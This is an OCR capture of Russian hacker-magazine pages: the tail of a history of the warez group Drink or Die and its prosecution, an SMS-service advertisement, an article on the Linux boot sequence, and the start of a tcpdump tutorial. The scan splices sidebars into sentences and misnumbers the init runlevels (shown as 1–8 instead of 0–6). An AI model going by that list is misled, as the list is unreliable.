держал взломанные программы на своем компьютере. Также в качестве прикрытия, он зарегистрировал частную фирму, производящую лицензионный софт. 1995 г. стал переломным для состава группы. Drink or Die оставили несколько давних мемберов, чтобы основать свою под названием Prophecy. В то же время, другой русский парень с ником Phoenix, лидер крак-тимы Tyranny, предложил Jimmy объединить их группы для более плодотворной работы. Результатом этого слияния стала серия краков программ от IBM, Microsoft и Novell. Эти релизы быстро разошлись по всему миру, и Drink or Die стала номером один на варезной сцене. О DOD заговорили даже далекие от компьютеров люди, после того, как команда выпустила взломанную версию Windows 95 за две недели до официального релиза. Этот инцидент долго обсасывался в прессе и лейбл DOD афишировался на каждом углу. Более 380 релизов и 3 Гб софта всего за один 1995-й год — ни одна другая команда не могла сравниться с DOD по активности. Но, начиная с 1996 г., для Drink or Die, как и для всей остальной сцены, начались не лучшие дни.

[время перемен] Когда интернет стал открытым для всех, андеграунд начал стремительно меняться. Первые изменения стали заметны в IRC, каналы которого были зафлужены толпами ламеров, не имеющих никакого представления о сцене. В то же время, появилось большое количество новых крак-групп, регулярно выпускающих краки, серийники, трейнеры и другие подобные вещи. Поддерживать репутацию лучших в своем роде стало сложно — релизы от DOD попросту утонули в общей массе. Лидеры Drink or Die Jimmy Jamez и Cyber Angel оставили сцену, чтобы профессионально заняться веб-дизайном, на их место пришел новый предводитель — Lester. Понадобилось несколько месяцев, чтобы переформировать команду и сохранить то, что осталось. Многие начали поговаривать о конце эпохи DOD, но благодаря энтузиазму Lester'a, группа продолжала работать, хоть и не так активно, как раньше.

В Drink or Die была четкая инфраструктура, где каждый занимался своим делом. Поставщики (курьеры) добывали ПО и передавали его кракерам. Кракеры взламывали защиту, вносили необходимые изменения в код и отправляли результат тестерам. Те проверяли взломанные проги на профпригодность, после чего софт попадал в руки упаковщиков, распространяющих его через сайты, FTP и IRC.

1996 год стал временем первых арестов кракеров и кардеров. Компания AOL, которая больше всего страдала от компьютерных махинаций (первые американские интернет-юзеры не заботились о создании нормальных паролей и их аккаунты легко подбирались, как в прочем и номера кредитных карт), обратилась в полицию и на территории США начались рейды. В результате было задержано несколько особо зарвавшихся кардеров, хотя многие из них легко отделались.

В середине 1996 года в Drink or Die вернулись основные поставщики и талантливые кракеры: The Pep, Tawni, Evil Tea, The Punisher. После этого объединения, DOD стала быстро набирать былую силу и к зиме снова заняла лидирующее место в варезных чартах. В феврале 1997 г. группа за один месяц выпустила 54 крупных релиза общих объемом 890 Мб. А в 1999 г. самым известным релизом DOD стал DVD Speed Ripper — взломщик защитного кода от копирования DVD. Он появился незадолго до DeCSS, аналогичной программы от норвежского кракера Йона Йохансена, но получившей большую известность.

[аресты и суды] В 2001 г. координированием DOD занимались двое лидеров, один в США, другой — в Австралии, а мемберами ее были лучшие в мире кракеры, включая Dezzy, ForceKill и Hackrat. Сеть поставщиков состояла из сотен работников софтварных компаний, которые высылали копии программ задолго до их появления в продаже. Механизм был отлажен, и ничего не предвещало беды. А тем временем ФБР совместно с правоохранительными органами шести стран готовилось к проведению масштабного рейда, ставшего впоследствии известным как операция Buccaneer.

11 декабря 2001 г. федеральные агенты посетили Массачусетский Технологический институт, Калифорнийский университет, Университет Оригоны, а также офисы несколько софтварный компаний — в этих местах учились или работали самые активные мемберы Drink or Die. Помимо Америки, рейды прошли на территории Великобритании, Австралии, Финляндии, Норвегии и Швеции. В один единственный день, подготовка к которому длилась 14 месяцев, полиции удалось арестовать почти всю «элиту» варез сцены, ключевых мемберов DOD, Razor 911, DEViANCE, RogueWarriorz, TFL, WLW, RiSC и других известных варез/крак групп. Более 70 человек, из которых около 20 имело отношение к DOD, обвинили в нарушении авторских прав. Судебные процессы над кракерами начались во всем мире.

В итоге самый суровый приговор был вынесен 28-летнему Джону Санкусу, на тот момент одному из лидеров Drink or Die. Он получил 4 года тюрьмы. «Джон Санкус со своей технобандой ворочал темными делами в интернете, полагая, что их никогда не поймают. Но оказался не прав. Заслуженное наказание послужит ему уроком, и примером для других подобных технозлодеев, уверенных в своей неуловимости», — выступил с назидательной речью прокурор.

Сильно досталось мемберам DOD из Великобритании, для поимки которых местные органы власти потратили немало сил. Судебные процессы над Алексом Беллом aka Mr 2940 и Стивеном Доудом aka Tim, ключевыми поставщиками группы, освещались во многих британских газетах и в Сети. В итоге их признали виновными в распространении пиратской продукции и приговорили к срокаму от 1.5 до 2.5 лет тюрьмы.

Большинство арестованных мемберов Drink or Die имели высокооплачиваемую работу в сфере IT и занимались краком не ради денег. Все они руководствовались старым добрым принципом Just for Fun. Взлом защиты программ был интеллектуальным состязанием, проверкой собственных скилов, а не способом заработать.


Тебе, наверное, интересно, что случилось с DOD потом, когда отгремели рейды? Некоторое время группа еще работала, но уже намного тише и осторожнее. Так как весь костяк команды отбыл в места не столь отдаленные, координировать механизм стало некому и оставшиеся мемберы просто ломали себе потихоньку, выпуская релизы под лейблом DOD. Последние упоминания о группе относятся к январю 2003 г., когда в Сети появилась взломанная версия 3D Studio Max v3.1, и в инфошке к которой стояли три знакомые всем варезникам буквы. На этом история легендарной команды закончилась. Кто-то из мемберов перешел в другие команды, кто-то навсегда оставил сцену. Но и те, и другие с ностальгией вспоминают о временах, когда Drink or Die рулила варез сценой



Хакер SMS СЕРВИС

Хочешь фирменный лого на свой сотовый?



Пришли код логотипа (к примеру, "1001") на номер **4446**.


Что нового ты хочешь увидеть в SMS-сервисе? Присылай идеи и критику на sms@real.xakep.ru






















1073 1074
1071 1072
1078 1066 1067 1068 1075 1070
1059 1060 1077 1062 1076 1064
1045 1046 1031 1037 1038 1008
1000 1001 1002 1003 1005 1007
1009 1010 1011 1012 1024 1015
1016 1018 1020 1023 1035 1039
1025 1027 1030 1033 1034 1036
1049 1050 1079 1052 1053 1054
1055 1056 1057 1058

Пришли свой логотип! sms@real.xakep.ru

Хочешь узнать, что значит термин?

Пришли код термина (к примеру, "w0001") на номер **4444**.

драйвер	(код w0001)	маршрутизация	(код w0077)
компилятор	(код w0002)	шина	(код w0078)
дескриптор	(код w0003)	интерпретатор	(код w0079)
хэш	(код w0004)	окружение	(код w0080)
индекс	(код w0005)	кластер	(код w0081)
буфер	(код w0006)	степпинг	(код w0088)
сокет	(код w0007)	трафик	(код w0089)
идентификатор	(код w0008)	транслятор	(код w0092)
скрипт	(код w0009)	верификатор	(код w0093)
интерфейс	(код w0010)	спам	(код w0094)
терминал	(код w0011)	офшор	(код w0095)
библиотека	(код w0012)	крякер	(код w0096)
транзакция	(код w0013)	бета	(код w0097)
архитектура	(код w0014)	скин	(код w0098)
трассировка	(код w0015)	сертификация	(код w0099)
дистрибутив	(код w0016)	аутсорсинг	(код w0100)
утилита	(код w0017)	баннер	(код w0101)
брандмауэр	(код w0018)	локализация	(код w0102)
хост	(код w0019)	тестер	(код w0103)
подсеть	(код w0020)	дамп	(код w0104)
демон	(код w0021)	стек	(код w0105)
эксплойт	(код w0022)	исключение	(код w0106)
хостинг	(код w0023)	мидлет	(код w0107)
сервис пак	(код w0023)	обфускатор	(код w0108)
файрвол	(код w0025)	документация	(код w0109)
брутфорсер	(код w0026)	поток	(код w0110)
тэг	(код w0027)	хэширование	(код w0111)
парсер	(код w0028)	браузер	(код w0113)
инициализация	(код w0029)	инсталятор	(код w0114)
кодировка	(код w0030)	реестр	(код w0115)
визуализация	(код w0038)	аккаунт	(код w0116)
снифер	(код w0040)	домен	(код w0117)
кейлоггер	(код w0041)	девелопер	(код w0118)
троян	(код w0042)	флуд	(код w0119)
отладчик	(код w0043)	пиктограмма	(код w0120)
эмулятор	(код w0044)	архиватор	(код w0121)
хук	(код w0045)	экспозиция	(код w0128)
пиринг	(код w0047)	стробоскоп	(код w0129)
хаб	(код w0048)	бинарник	(код w0130)
фтп	(код w0049)	баг	(код w0131)
маппинг	(код w0050)	шлюз	(код w0132)
роутер	(код w0051)	шелл	(код w0133)
прокси	(код w0052)	блог	(код w0134)
редирект	(код w0053)	бэкап	(код w0135)
слот	(код w0054)	декодирование	(код w0136)
ник	(код w0055)	локалка	(код w0137)
биос	(код w0056)	бэкдор	(код w0138)
оболочка	(код w0057)	хомпага	(код w0139)
ядро	(код w0058)	сессия	(код w0140)
юстировка	(код w0059)	авторизация	(код w0141)
конвертер	(код w0060)	топик	(код w0142)
коаксиал	(код w0061)	профиль	(код w0143)
транспондер	(код w0062)	сегмент	(код w0144)
поляризация	(код w0063)	листинг	(код w0145)
патч	(код w0064)	алиас	(код w0146)
азимут	(код w0065)	свитч	(код w0147)
кодек	(код w0066)	спуфинг	(код w0148)
граббинг	(код w0067)	фрикинг	(код w0149)
мультифид	(код w0068)	крэкинг	(код w0150)
бод	(код w0069)	сиквел	(код w0151)
пиксел	(код w0070)	ретранслятор	(код w0152)
модератор	(код w0071)	коммутатор	(код w0153)
флейм	(код w0072)	аттач	(код w0154)
кряк	(код w0073)	плагин	(код w0155)
варез	(код w0074)	регистр	(код w0156)
сплиттер	(код w0075)	протокол	(код w0076)

Пришли свои термины на номер **4445** в виде **98 termini** (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступа в Интернет (оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно, зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4444 – $0,30 без учета налогов, на номер 4445 – $0,60 без учета налогов, на номер 4446 – $0,90 без учета налогов, на номер 4449 – $3,00 без учета налогов. В случае ошибочного запроса услуга считается оказанной.

Познай свою ОС

ТЫ НИКОГДА НЕ ЗАДУМЫВАЛСЯ НАД ТЕМ, ЧТО ПРОИСХОДИТ С ТВОИМ ЛЮБИМЫМ ПИНГВИНОМ ВО ВРЕМЯ ЗАГРУЗКИ? КАКИЕ ДЕЙСТВИЯ ПРЕДПРИНИМАЕТ СИСТЕМА ДЛЯ ТОГО, ЧТОБЫ ТЫ БЕЗ ЛИШНИХ УСИЛИЙ СМОГ СМОТРЕТЬ ФИЛЬМЫ, СЛУШАТЬ МУЗЫКУ, ОБЩАТЬСЯ В IRC И ВООБЩЕ РАБОТАТЬ С ОПЕРАЦИОННОЙ СИСТЕМОЙ? ОТВЕТЫ НА ЭТИ ВОПРОСЫ ТЫ НАЙДЕШЬ В ЭТОЙ СТАТЬЕ | j1m (j1m@list.ru)

Процесс загрузки Linux в подробностях

[пролог] Как известно, процесс загрузки операционной системы начинается с загрузчика (lilo или grub), которому передает управление BIOS материнской платы. Загрузчик в свою очередь подгружает в память образ ядра, находящийся в каталоге */boot*, и предоставляет ему все полномочия. Ядро проводит многочисленные тесты и инициализации, активирует драйверы и запускает процесс init (PID = 1). После этого ядро уже не способно контролировать дальнейшую загрузку, и вся ответственность ложится на плечи init.

[init: глава семейства] Задача init — запуск стартовых скриптов, которые как раз и отвечают за последующие действия по загрузке ОС, проверку файловых систем, поднятие сетевых интерфейсов, запуск демонов и т.д. Получив абсолютную власть, init первым делом читает свой конфиг */etc/inittab*, чтобы узнать о дефолтном уровне запуска и о том, на какие именно скрипты следует возложить бразды управления загрузкой.



Система udev только недавно начала использоваться в Linux. До этого был devfs, который, в отличие от udev, находился в ядре.

Уровни запуска init:

1. Выключение.
2. Однопользовательский режим.
3. Многопользовательский режим без сети.
4. Многопользовательский режим.
5. Не используется.
7. Многопользовательский режим, плюс запуск X-Window.
8. Перезагрузка.

```
jim@localhost ~ $ pstree
init─┬─acpid
     ├─agetty
     ├─atd
     ├─crond
     ├─events/0
     ├─gpm
     ├─inetd
     ├─khelper
     ├─kjournald
     ├─klogd
     ├─kseriod
     ├─ksoftirqd/0
     ├─kswapd0
     ├─kthread─┬─aio/0
     │         ├─ata/0
     │         ├─kacpid
     │         ├─kblockd/0
     │         ├─pdflush
     │         ├─pdflush
     │         └─reiserfs/0
     ├─master─┬─pickup
     │        └─qmgr
     ├─mpd
     ├─sh───startx───xinit─┬─X
     │                     └─ion3─┬─ion-statusd
     │                            ├─rxvt───sh───vi
     │                            ├─rxvt───sh───xterm───sh+
     │                            └─rxvt───bash───vi
     ├─syslogd
     └─udevd
jim@localhost ~ $
```

как видно, init является потомком всех процессов

```
# Default runlevel. (Do not set to 0 or 6)
id:3:initdefault:

# System initialization (runs when system boots).
si:S:sysinit:/etc/rc.d/rc.S

# Script to run when going single user (runlevel 1).
su1:S1:wait:/etc/rc.d/rc.K

# Script to run when going multi user.
rc:2345:wait:/etc/rc.d/rc.M

# What to do at the "Three Finger Salute".
ca::ctrlaltdel:/sbin/shutdown -t5 -r now

# Runlevel 0 halts the system.
l0:0:wait:/etc/rc.d/rc.0

# Runlevel 6 reboots the system.
l6:6:wait:/etc/rc.d/rc.6

# What to do when power fails.
```

/etc/inittab из Slackware 10.1

Для примера рассмотрим файл /etc/inittab из Slackware 10.1. Строка "id:3:initdefault:" устанавливает третий уровень запуска. Следующая запись "si:S:sysinit:/etc/rc.d/rc.S" означает, что скрипт /etc/rc.d/rc.S должен грузиться первым, вне зависимости от уровня запуска. Далее по тексту можно найти строку "rc:2345:wait:/etc/rc.d/rc.M", говорящую о том, что для уровней со второго по пятый следует запустить скрипт "/etc/rc.d/rc.M".

[SystemV vs BSD] Различают два типа стартовых скриптов: SystemV и BSD. Первые применялись в оригинальном UNIX, а вторые в системах семейства BSD. Различия между ними довольно существенные. SystemV-скрипты делают процесс инициализации более гибким, поддающимся настройке, зато BSD-скрипты отличаются своей простотой (хотя в современных BSD по гибкости и удобству настройки даже опережают SystemV-скрипты). Изначально (на заре появления 386BSD) BSD-скрипты представляли собой семь файлов (*/etc/rc.0 — rc.6*), каждый из которых отвечал за инициализацию на одном из семи уровней запуска. Начальной инициализацией занимался скрипт */etc/rc.sysinit* (или просто */etc/sysinit*). В настоящее время такую схему загрузки (в несколько потрепанном виде) можно встретить в Linux дистрибутивах Slackware и CRUX. В современных же BSD-системах используются иные скрипты, которые унаследовали от своих предшественников только основную идею. В общем виде эти скрипты выглядят так:

[схема инициализации BSD]

/etc/sysinit — скрипт начальной инициализации
/etc/rc — отвечает за инициализацию на уровнях 2—5
/etc/rc.shutdown — отвечает за инициализацию на уровнях 0, 1 и 6
/etc/rc.conf — конфигурационный файл
/etc/rc.local — запуск команд пользователя

Внося изменения в конфиг, можно контролировать запуск сервисов, менять шрифты и раскладку клавиатуры.
В противоположность монолитным BSD-скриптам, SystemV-скрипты представляют собой огромное количество различных сценариев, задача каждого из которых — выполнить один шаг инициализации (например, подключить swap, запустить sendmail, установить шрифт). Все сценарии лежат в каталоге */etc/rc.d/init.d*, помимо него в */etc/rc.d* присутствуют еще восемь каталогов: rc0.d — rc6.d и rcsysinit.d. Их имена соответствуют уровням запуска. В каждом из них создаются символические ссылки, указывающие на сценарии каталога */etc/rc.d/init.d*. Имя ссылки может начинаться с буквы S (запустить сервис) или K (остановить сервис). Затем идут две цифры, обозначающие порядок, в котором следует запускать скрипты. К примеру, если в rc3.d присутствуют ссылки S10sysklogd и S15cron, то это значит, что на третьем уровне запуска следует сначала выполнить скрипт */etc/rc.d/init.d/syslogd*, а затем */etc/rc.d/init.d/cron*. Каждому из них будет передан параметр start. Довольно часто в системах со стилем инициализации SystemV присутствует каталог */etc/sysconfig*, содержащий конфигурационные файлы, с помощью которых можно влиять на процесс загрузки.

[что скрипты нам готовят] Перед тем, как продолжить нашу эпопею, хочу обратить твое внимание на важную деталь. Так как стартовые скрипты представляют собой сценарии командного интерпретатора, значит, уже в момент загрузки появляется необходимость в bash — это первое. Второе, скрипты не могут обходиться только встроенными средствами bash, и им нужны стандартные команды типа: cat, echo, hostname, rm, uname. Все эти базовые программы, а также множество других содержится в пакете coreutils. Также для приведения системы в рабочее состояние скрипты не могут обойтись и без сервисных утилит (hwclock, mount, swapon и т.д.). Такие утилиты входят в состав пакета util-linux, который включает в себя беспорядочную смесь различных, не связанных между собой программ (more и cal находятся именно в нем). Прибавь сюда программы обработки текста sed и awk и поймешь, что уже на этапе инициализации появляется необходимость во многих стандартных программах. Причем все они должны находиться в каталогах */bin* и */sbin*, потому что файловая система, в которой содержится */usr*, может быть не смонтирована на начальном этапе загрузки.

[магия инициализации] Настало время перейти непосредственно к описанию процесса загрузки. Чтобы никого не обидеть, возьмем для примера скрипты из нейтрального дистрибутива LFS :). Его стартовые скрипты предельно просты и относятся к классу SystemV. Итак, давай подумаем логически, что нужно сделать на начальной ступени инициализации (той, которая не зависит от уровня запуска). А сделать нужно следующее (по приоритету):

1 Примонтировать ядерные файловые системы /proc и /sys, иначе без них мало что будет работать.
2 Инициализировать систему udev, которая занимается созданием элементов в каталоге */dev*.
3 Подключить swap, куда же без него.
4 Загрузить модули, так как поддержка некоторых ФС может находиться в модулях — это нужно сделать до их проверки и монтирования.
5 Проверить файловые системы на наличие ошибок.
6 Примонтировать все локальные ФС.
7 Очистить каталоги /tmp, /var/run и им подобные от временных файлов.
8 Установить системное время.
9 Установить нужный консольный шрифт и раскладку клавиатуры.
10 Поднять интерфейс обратной петли.

А теперь посмотрим, как все это выглядит в стартовых скриптах. Если судить по файлу /etc/inittab из LFS, то для начальной инициализации необходимо запустить скрипт */etc/rc.d/init.d/rc* с параметром sysinit (*si::sysinit:/etc/rc.d/init.d/rc sysinit*). Этот скрипт, в свою очередь, переходит в каталог */etc/rc.d/rcsysinit.d* и запускает скрипты (которые на самом деле являются ссылками) в этом каталоге. Их запуск будет происходить в следующем порядке (он может не совпадать с порядком, предложенным мной):
S00mountkernfs — монтирование ядерных ФС. Получив параметр start, скрипт проверяет, не смонтирован ли /proc и, в случае отрицательного ответа, подключает ее командой "mount -n /proc". Затем скрипт выясняет, поддерживает ли ядро файловую систему */sys* и монтирует ее (*mount -n /sys*).
S05modules — загрузка модулей. О том, поддерживает ли ядро модули, скрипт узнает по наличию файлов */proc/ksyms* и */proc/modules*. Далее следует чтение файла */etc/sysconfig/modules*, в котором прописаны имена модулей и аргументы. К каждому из модулей применяется команда modprobe.
S10udev — инициализация udev. Проверяется факт монтирования */sys* и наличие файла */sbin/udev*. Затем создается несколько полезных записей в каталоге /dev (например, "ln -s /proc/self/fd /dev/fd"). После проверки, не активирована ли уже udev, происходит монтирование виртуальной ФС к каталогу /dev (mount -n -t ramfs ramfs /dev). Это нужно для того, чтобы записи в каталоге создавались не на физическом диске, а в оперативной памяти. С помощью команды "echo /sbin/udevsend > /proc/sys/kernel/hotplug" ядру сообщается о том, что если к компу было подключено новое устройство, то об этом должно быть немедленно известно системе udev, чтобы та могла создать новый файл для этого устройства. Все, теперь можно запустить udev командой udevstart.
S20swap — подключение swap. Здесь все предельно просто: одна команда "swapon -a", которая монтирует все имеющиеся swap-разделы.
S30checkfs — проверка файловых систем. Проверка любой файловой системы осуществляется командой fsck, которая, в зависимости от типа ФС, запускает другую программу проверки с именем fsck.тип_фс (например, fsck.ext2 или fsck.reiserfs). Такие утилиты обычно распространяются в пакетах ext2progs, reiserfsprogs и им подобных. Теперь разберем, как выполняет проверку скрипт checkfs. Все начинается с подтверждения существова-

```
|   |-- S10sysklogd -> ../init.d/sysklogd
|   `-- S20network -> ../init.d/network
|-- rc6.d
|   |-- K80network -> ../init.d/network
|   |-- K90sysklogd -> ../init.d/sysklogd
|   |-- S50hotplug -> ../init.d/hotplug
|   |-- S60sendsignals -> ../init.d/sendsignals
|   |-- S70mountfs -> ../init.d/mountfs
|   |-- S80swap -> ../init.d/swap
|   |-- S90localnet -> ../init.d/localnet
|   `-- S99reboot -> ../init.d/reboot
`-- rcsysinit.d
    |-- S00mountkernfs -> ../init.d/mountkernfs
    |-- S05modules -> ../init.d/modules
    |-- S10udev -> ../init.d/udev
    |-- S20swap -> ../init.d/swap
    |-- S30checkfs -> ../init.d/checkfs
    |-- S40mountfs -> ../init.d/mountfs
    |-- S50cleanfs -> ../init.d/cleanfs
    |-- S55hotplug -> ../init.d/hotplug
    |-- S60setclock -> ../init.d/setclock
```

примерно так выглядит дерево SystemV-скриптов

СТАНДАРТНАЯ БИБЛИОТЕКА ЯЗЫКА С

О том, что «UNIX и С друзья на веки» знает каждый юниксоид. Поэтому можно предположить, что и ядро, и программное окружение написаны именно на С. Но сам язык не представляет никаких встроенных средств для вывода на экран, работы с файлами, памятью и другими ресурсами. Все эти действия должна выполнять внешняя библиотека. Такая библиотека присутствует в любом UNIX и называется LibC (сейчас используется ее GNU-версия — glibc). С ней слинкована каждая программа, можно в этом легко убедиться, натравив ldd на любой бинарник в каталоге */bin* или */usr/bin*. Ты увидишь заветную строку "libc.so.6 => */lib/libc.so.6* (0xb7eb2000)". Сама библиотека лежит в каталоге /lib и называется libc.so.6 (цифра 6 означает, что она совместима с шестым релизом оригинальной libc). Чтобы уменьшить объем, занимаемый библиотекой в памяти, ее разбили на несколько частей и менее востребованные функции поместили в другие либы. Например: libm — математические функции, libdl — функции для загрузки библиотек на лету, libcrypt — криптографические функции. Вместе с библиотекой поставляется динамический загрузчик (ld-linux.so.2 для Linux). При запуске программы он помещается в память первым и загружает все необходимые программе библиотеки, наличие которых определяет по файлу */etc/ld.so.cache*. Этот файл, в свою очередь, создается утилитой ldconfig, читающей конфиг */etc/ld.so.conf*. Кстати, такие популярные инструменты, как ldd, iconv и locale, тоже являются частью пакета glibc.

```
* strtok_r:                         Finding Tokens in a String.
                                                      (line 150)
* strtol:                           Parsing of Integers.  (line  14)
* strtold:                          Parsing of Floats.    (line  82)
* strtoll:                          Parsing of Integers.  (line  98)
* strtoq:                           Parsing of Integers.  (line 119)
* strtoul:                          Parsing of Integers.  (line  76)
* strtoull:                         Parsing of Integers.  (line 130)
* strtoumax:                        Parsing of Integers.  (line 176)
* strtouq:                          Parsing of Integers.  (line 144)
* strverscmp:                       String/Array Comparison.
                                                      (line 178)
* strxfrm:                          Collation Functions.  (line  76)
* stty:                             BSD Terminal Modes.   (line  41)
* success:                          Actions in the NSS configuration.
                                                      (line  21)
* SUN_LEN:                          Local Namespace Details.
                                                      (line  47)
* swapcontext:                      System V contexts.    (line 143)
* swprintf:                         Formatted Output Functions.
                                                      (line  56)
* swscanf:                          Formatted Input Functions.
                                                      (line  50)
* symlink:                          Symbolic Links.       (line  46)
* sync:                             Synchronizing I/O.    (line  16)
* syscall:                          System Calls.         (line  40)
* sysconf:                          Sysconf Definition.   (line   7)
* sysctl:                           System Parameters.    (line  12)
* syslog:                           syslog, vsyslog.      (line  10)
* system:                           Running a Command.    (line  12)
* sysv_signal:                      Basic Signal Handling.
                                                      (line 129)
* tan:                              Trig Functions.       (line  31)
* tanf:                             Trig Functions.       (line  32)
* tanh:                             Hyperbolic Functions.
```

мастер настройки сервера. DHCP-сервер пока еще не установлен



Ты можешь дать указание ядру запустить вместо init любой другой процесс, просто указав параметр init=/путь/до/программы. Например, init=/bin/bash.



Именно из-за того, что в Linux-дистрибутивы, помимо ядра, входит множество различного свободно софта под лицензией GPL, Linux следует называть GNU/Linux.

ния файла */fastboot* (в некоторых дистрибутивах он может иметь имя */etc/fastboot*). Наличие такого файла означает, что проверку осуществлять не нужно, поэтому скрипт, увидев его, немедленно завершается. Далее скрипт перемонтирует корневую ФС в режим read-only (mount -n -o remount,ro /) для того, чтобы обеспечить возможность ее проверки. Чтобы узнать, не нужно ли производить принудительную проверку всех ФС, даже если они были корректно размонтированы, скрипт ищет файл */forcefsck* (в некоторых дистрах */etc/forcefsck*). В случае, если такого файла не было найдено, выполняется команда "fsck -a -A -C -T", проверяющая все файловые системы, прописанные в */etc/fstab*.

S40mountfs — монтирование файловых систем. После того, как завершилась проверка, можно смонтировать корневую ФС обратно в режим чтения/записи, что скрипт и делает, используя команду "mount -n -o remount,rw /". Далее происходит удаление уже ненужных файлов /fastboot и */forcefsck*. Создается чистый файл */etc/mtab* и в него, посредством команд "mount -f /", "mount -f /proc" и "mount -f /sys" записывается информация об уже смонтированных файловых системах (/, /proc и /sys). Это нужно для правильной работы некоторых программ. Наконец, командой "mount -a -O no_netdev" происходит монтирование файловых систем, подлежащих монтированию. Обрати внимание на последнюю опцию: она указывает mount не подключать сетевые ФС, потому что сеть еще не функционирует.

S50cleanfs — очистка каталогов. В данном случае происходит зачистка */tmp*, */var/lock* и */var/run*. Создается пустой файл */var/run/utmp*, а затем файлы, перечисленные в конфиге */etc/sysconfig/createfiles*.

S60setclock — установка системного времени. Читается файл "*/etc/sysconfig/clock*", и, если переменная "$UTC" имеет значение "true" (значит, что CMOS-часы работают в часовом поясе Гринвича), то выполняется команда "hwclock --hctosys --utc", иначе команда "hwclock --hctosys --localtime".

S70console — установка нужного шрифта и раскладки. Все необходимое для этой операции обычно находится в пакете kbd. Шрифт устанавливается командой "setfont имя_шрифта", а настройка раскладки командой "loadkeys раскладка". Доступные шрифты и раскладки можно найти в каталогах "*/usr/share/kbd/consolefonts*" и "*/usr/share/kbd/keymaps*". Также для корректного отображения псевдографики может понадобиться загрузить «символьную карту» (consoletrans).

S80localnet — интерфейс обратной петли предназначен для локального использования сетевых служб. Для его активизации скрипт выполняет всего одну команду "ifconfig lo 127.0.0.1".

На этом начальная инициализация заканчивается. Демон init, прочитав строку "l3:3:wait:/etc/rc.d/init.d/rc 3" в */etc/inittab*, повинуется и выполняет данную команду. Скрипт */etc/rc.d/init.d/rc* переходит в каталог */etc/rc.d/rc3.d*, и процесс инициализации продолжается. Поднимается сеть, запускается syslog, cron, at и другие демоны.

По окончании этапа инициализации, init читает последние строки */etc/inittab* — "1:2345:respawn:/sbin/agetty -I '\033(K' tty1 9600". Это означает запуск agetty на первом терминале (tty1). Задача agetty — подключиться к требуемому терминалу и запустить программу */bin/login*, которая выводит на экран приглашение (файл */etc/issue*) и ждет ввода имени и пароля. Утилита login сверяет имя и пароль с базой */etc/shadow* и запускает шелл, прописанный в последней колонке файла */etc/passwd* для данного пользователя

```
case "$1" in
	start)
		echo "Remounting root file system in read-write mode..."
		mount -n -o remount,rw /
		evaluate_retval

		# Remove fsck-related file system watermarks.
		rm -f /fastboot /forcefsck

		echo "Recording existing mounts in /etc/mtab..."
		> /etc/mtab
		mount -f / || failed=1
		mount -f /proc || failed=1
		if grep -q '[[:space:]]sysfs' /proc/mounts ; then
			mount -f /sys || failed=1
		fi
		(exit ${failed})
		evaluate_retval

		# This will mount all filesystems that do not have _netdev in
		# their option list.  _netdev denotes a network filesystem.
		echo "Mounting remaining file systems..."
		mount -a -O no_netdev
		evaluate_retval
		;;

	stop)
		echo "Unmounting all other currently mounted file systems..."
		umount -a -d -r -t noramfs
		evaluate_retval
		;;

	*)
		echo "Usage: $0 {start|stop}"
		exit 1
		;;
```

скрипт /etc/rc.d/init.d/mountfs



Анализируем сетевую кровь

СЕТЬ НАПОМИНАЕТ КРОВЕНОСНУЮ СИСТЕМУ, А ДВИЖУЩИЕСЯ ПО НЕЙ ПАКЕТЫ СРОДНИ ТРОМБОЦИТАМ, ЛЕЙКОЦИТАМ И ПРОЧИМ КЛЕТКАМ КРОВИ. ОДНАКО НЕ ВСЕ, ЧТО ПЛАВАЕТ В КРОВИ, НЕСЕТ ПОЛЬЗУ. ПЕРИОДИЧЕСКИ В КРОВЬ ПРОНИКАЕТ ЗАРАЗА, КОТОРАЯ СТРЕМИТСЯ НАВРЕДИТЬ ИЛИ ДАЖЕ УБИТЬ ВЕСЬ ОРГАНИЗМ. ЧТОБЫ ОБНАРУЖИТЬ И ВОВРЕМЯ УСТРАНИТЬ ЗАБОЛЕВАНИЕ, НЕОБХОДИМО СДАВАТЬ КРОВЬ НА АНАЛИЗЫ. С АНАЛОГИЧНОЙ ЦЕЛЬЮ СЛЕДУЕТ АНАЛИЗИРОВАТЬ «СЕТЕВУЮ КРОВЬ». СТАНДАРТНЫМ ИНСТРУМЕНТОМ ДЛЯ ТАКОГО АНАЛИЗА В *NIX ЯВЛЯЕТСЯ УТИЛИТА TCPDUMP | Иван Скляров (*www.sklyaroff.ru*)

Процесс загрузки Linux в подробностях

[виртуозное владение опциями командной строки] Утилита tcpdump представляет собой сетевой анализатор пакетов, разработанный Lawrence Berkeley National Laboratory. Если tcpdump запустить без каких-либо параметров, она будет перехватывать все сетевые пакеты и выводить о них информацию. С помощью параметра -i можно указать сетевой интерфейс, с которого следует принимать данные:

```
# tcpdump -i eth2
```

Таким образом, с интерфейса eth2 будет осуществляться захват пакетов. Если требуются лишь пакеты, получаемые или отправляемые от определенного хоста, то его имя или IP нужно указать после ключевого слова host:

```
# tcpdump host namesrv
```

Если же нужны пакеты, которыми обмениваются, например, хосты namesrv1 и namesrv2, то можно использовать такой фильтр:

```
# tcpdump host namesrv1 and namesrv2
```

Для отслеживания только исходящих пакетов от какого-либо узла нужно указать сочетание "src host":

```
# tcpdump src host namesrv
```

